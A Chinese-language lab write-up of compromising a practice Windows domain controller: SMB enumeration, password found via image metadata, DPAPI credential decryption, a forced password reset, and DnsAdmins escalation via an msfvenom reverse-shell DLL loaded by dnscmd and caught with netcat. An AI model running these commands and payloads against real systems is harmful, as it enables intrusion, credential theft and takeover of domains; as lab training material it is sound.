信息收集

主机确认

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ echo ip=192.168.174.143>start.sh

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ . start.sh

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ ping $ip
PING 192.168.174.143 (192.168.174.143) 56(84) bytes of data.
64 bytes from 192.168.174.143: icmp_seq=1 ttl=128 time=0.691 ms
64 bytes from 192.168.174.143: icmp_seq=2 ttl=128 time=1.27 ms
```

端口扫描

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ rustscan -a $ip
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
_____________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/wackymaker/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.174.143:53
Open 192.168.174.143:88
Open 192.168.174.143:135
Open 192.168.174.143:139
Open 192.168.174.143:389
Open 192.168.174.143:445
Open 192.168.174.143:464
Open 192.168.174.143:593
Open 192.168.174.143:636
Open 192.168.174.143:3268
Open 192.168.174.143:3269
Open 192.168.174.143:3389
```

```
Open 192.168.174.143:5357
Open 192.168.174.143:5985
Open 192.168.174.143:9389
```

简单扫描了一下确认为dc域控，那就不详细扫描了直接测试主要端口

突破边界

```
└─$ nxc smb "$ip" -u guest -p '' --shares
SMB         192.168.174.143 445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domin:bic
(SMBv1:False) (Null Auth:True)
SMB         192.168.174.143 445    DC               [+] bicker.com\guest:
SMB         192.168.174.143 445    DC               [*] Enumerated shares
SMB         192.168.174.143 445    DC               Share           Permissions     Remark
SMB         192.168.174.143 445    DC               -----           -----------     ------
SMB         192.168.174.143 445    DC               ADMIN$                          远程管理
SMB         192.168.174.143 445    DC               C$                              默认共享
SMB         192.168.174.143 445    DC               IPC$            READ            远程 IPC
SMB         192.168.174.143 445    DC               NETLOGON                        Logon server share
SMB         192.168.174.143 445    DC               puppy           READ
SMB         192.168.174.143 445    DC               SYSVOL                          Logon server share
```

存在smb匿名，直接连接puppy，发现一张图片

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ smbclient //$ip/puppy -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Aug 15 00:06:51 2025
  ..                                DHS        0  Fri Aug 15 05:20:46 2025
  puppy.jpg                           A    57634  Fri Aug 15 00:06:51 2025

                12923135 blocks of size 4096. 9275102 blocks available
smb: \> get puppy.kpg
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \puppy.kpg
smb: \> get puppy.jpg
getting file \puppy.jpg of size 57634 as puppy.jpg (1876.1 KiloBytes/sec) (average 1876.1 KiloBytes/sec)
smb: \> ^C
```

一张意义不明的图片

 查看元数据，察觉到不对劲的地方

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ exiftool puppy.jpg
ExifTool Version Number         : 13.10
File Name                       : puppy.jpg
Directory                       : .
File Size                       : 58 kB
File Modification Date/Time     : 2025:08:15 21:50:13-04:00
File Access Date/Time           : 2025:08:15 21:50:50-04:00
File Inode Change Date/Time     : 2025:08:15 21:50:13-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 1200
Y Resolution                    : 1200
Exif Byte Order                 : Little-endian (Intel, II)
Image Description               : bilibili
Orientation                     : Horizontal (normal)
Software                        : Google
Artist                          : uid=3546958956333518
Exif Version                    : 0220
Exif Image Width                : 620
Exif Image Height               : 381
Image Width                     : 620
Image Height                    : 381
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
```

```
Image Size                      : 620x381
Megapixels                      : 0.236
```

在其中发现bilibili以及uid关键字，去b站查找到定位账号

从该用户个人动态获取泄露信息，获取账号密码

```
tindalos/Th3C@ll0fCtHu1hu!
```

测试连接成功，获取user

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ echo user1=tindalos>>start.sh

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ echo pass1='Th3C@ll0fCtHu1hu!'>>start.sh
```

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ . start.sh

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ evil-winrm -i $ip -u $user1 -p $pass1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined
method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tindalos\Documents> cd ../
*Evil-WinRM* PS C:\Users\tindalos> cd desk*
*Evil-WinRM* PS C:\Users\tindalos\Desktop> type user.txt
user{f3a9d2b1c4e87a5f6d9b}
*Evil-WinRM* PS C:\Users\tindalos\Desktop>
```

域内提权

tindalos是dnsadmin的组员

```
组名                                       类型   SID
属性
========================================== ======
=========================================
====================================
Everyone                                   已知组 S-1-1-0
必需的组，启用于默认，启用的组
BUILTIN\Remote Desktop Users               别名   S-1-5-32-555
必需的组，启用于默认，启用的组
BUILTIN\Remote Management Users            别名   S-1-5-32-580
必需的组，启用于默认，启用的组
BUILTIN\Users                              别名   S-1-5-32-545
必需的组，启用于默认，启用的组
BUILTIN\Pre-Windows 2000 Compatible Access 别名   S-1-5-32-554
必需的组，启用于默认，启用的组
NT AUTHORITY\NETWORK                       已知组 S-1-5-2
必需的组，启用于默认，启用的组
NT AUTHORITY\Authenticated Users           已知组 S-1-5-11
必需的组，启用于默认，启用的组
NT AUTHORITY\This Organization             已知组 S-1-5-15
必需的组，启用于默认，启用的组
BICKER\DnsAdmins                           别名   S-1-5-21-298176814-2846777796-
698167141-1101 必需的组，启用于默认，启用的组，本地组
NT AUTHORITY\NTLM Authentication           已知组 S-1-5-64-10
```

```
必需的组，启用于默认，启用的组
Mandatory Label\Medium Plus Mandatory Level 标签    S-1-16-8448
```

dnsadmin可以为dns注册黑dll，下次服务重启会获得system，但是我们没有重启服务的权限，于是抓个猎犬

```
nxc ldap "$ip" -u "$user1" -p "$pass1" --bloodhound --collection All --dns-server
"$ip"
```

这里我为了方便利用nxc去抓取，并且因为本地部署不影响，正常情况大家还是使用其他工具比较稳定

tindalos并未有稳定的出站，但是我找到了一个有意思的组

存在一个dns重启组，我们假定它存在重启dns的权限，总之我们没获得什么特别有用的信息，于是回头看tindalos

应用以及桌面都没有信息，转头去看dpapi,注意由于我们域环境首先查看的是Roaming也就是游离保存，域凭证一般会利用Roaming保存，而local是本机凭证保存，如果没有信息的话后续再观察

```
*Evil-WinRM* PS C:\Users\tindalos\AppData> dir


    目录: C:\Users\tindalos\AppData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/15/2025   5:22 PM                Local
d-----         8/15/2025  11:18 AM                LocalLow
d-----         8/15/2025  11:18 AM                Roaming
```

发现确实存在保存凭证

```
*Evil-WinRM* PS C:\Users\tindalos\AppData\Roaming\Microsoft\Credentials> ls -force


    目录: C:\Users\tindalos\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
-a-hs-         8/15/2025   6:26 PM            326 A2E4656BCBABFD9279E090E8482A7141
```

将其与masterkey一块抓取到本地解密

```
    目录: C:\Users\tindalos\AppData\Roaming\Microsoft\Protect\S-1-5-21-298176814-
2846777796-698167141-1103


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         8/15/2025  11:18 AM            900 BK-BICKER
-a-hs-         8/15/2025   6:11 PM            740 cb5f08bd-480d-4d6e-9d2d-
1d18c94fcb74
-a-hs-         8/15/2025   6:11 PM             24 Preferred
```

利用tindalos的sid，密码，masterkey文件解密


```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ impacket-dpapi masterkey -file cb5f08bd-480d-4d6e-9d2d-1d18c94fcb74 -sid S-1-
5-21-298176814-2846777796-698167141-1103 -password 'Th3C@ll0fCtHu1hu!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : cb5f08bd-480d-4d6e-9d2d-1d18c94fcb74
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key:
0x0ff22e711e14912c168ec3943e2478081930413b24795f45028bf15992aebc0b5b0954128398441a
4c2578c90e5c2da71bc678d8d5a4e66836e9f083e20eeb27
```

再利用解密出来的masterkey解密cert


```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ impacket-dpapi credential -file A2E4656BCBABFD9279E090E8482A7141 -key
0x0ff22e711e14912c168ec3943e2478081930413b24795f45028bf15992aebc0b5b0954128398441a
4c2578c90e5c2da71bc678d8d5a4e66836e9f083e20eeb27Impacket v0.12.0 - Copyright
Fortra, LLC and its affiliated companies

[CREDENTIAL]
```

```
LastWritten : 2025-08-15 10:26:22
Flags       : 0x00000030
(CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=LOCALMACHINE
Description :
Unknown     :
Username    : lihua
Unknown     : hello%2633
```

成功解密出lihua的账户密码



并且能成功登陆，查看猎犬



发现lihua属于账户操作员组，对低权限所有用户都有通用掌控，于是我们直接能直接修改dns重启员的账户

```
bloodyAD --host <DC_IP> -d <域名> -u <管理员用户名> -p <管理员密码> set password <目标用户> <新密码>
```

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ bloodyAD --host $ip -d bicker.com -u $user2 -p $pass2 set password jianyin dhajd#$73834
[+] Password changed successfully!
```

利用修改账号密码登陆

```
└─$ echo pass3='dhajd#$73834'>>start.sh

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ nxc winrm ^C

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ . start.sh

┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ nxc winrm $ip -u $user3 -p $pass3
WINRM       192.168.174.143 5985   DC               [*] Windows Serv
er 2022 Build 20348 (name:DC) (domain:bicker.com)
WINRM       192.168.174.143 5985   DC               [+] bicker.com\j
ianyin:dhajd#3834 (Pwn3d!)
```

dnsadmin利用提权

简单来说dnsadmin能给dns服务注册一个插件dll，我们能将其替换为恶意dll，之后等待机器重启，或者能操控dns服务重启后，我们会在服务自检断开前获得少于一分钟的system权限

但是需要注意注册dll的次数只有一次，所以靶机作者也在jianyin用户桌面留了信息，在进行下一步前请保存快照

首先生成一个msf恶意dll载荷

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.174.129 LPORT=443 -f
dll -o rev.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: rev.dll
```

传递到靶机上，因为联网的defender远程加载难以通过，而作者在根目录设置了白名单文件夹作于便利

```
*Evil-WinRM* PS C:\wirteTEMP> type re*
此目录已经设置了defender白名单，不想处理免杀的可以随意使用此目录
```

不要使用evil-winrm上传，因为evil-winrm的bug，看上去上传成功其实长度是0

```
Invoke-WebRequest -Uri "http://192.168.174.129/rev.dll" -OutFile
"C:\wirteTEMP\rev.dll"
```

还是使用古法上传，之后利用tindalos注册此dll

```
*Evil-WinRM* PS C:\Users\tindalos\Documents> dnscmd.exe /config /serverlevelplugindll C:\wirteTEMP\rev.dll

注册属性 serverlevelplugindll 成功重置。
命令成功完成。
```

> 注意这一步是无法回头的，注意快照


之后在jianyin用户上重启服务

```
*Evil-WinRM* PS C:\wirteTEMP> stop-service dns
*Evil-WinRM* PS C:\wirteTEMP> get-service dns

Status   Name               DisplayName
------   ----               -----------
Stopped  dns                DNS Server


*Evil-WinRM* PS C:\wirteTEMP> start-service dns
```

从另外一边的监听直接接受shell

```
┌──(wackymaker㉿kali)-[~/tmp/synthetic/bicker]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.174.129] from (UNKNOWN) [192.168.174.143] 53127
Microsoft Windows [°汾 10.0.20348.169]
(c) Microsoft Corporation¡£±£´ξ£{¡£
```

权限为system成功获取rootflag



如果在这里没有完成操作shell就断了是正常了，服务异常自检失败后shell会断连，但是只要注册dll成功，我们随时都能通过重启获得这个shell，所以无所谓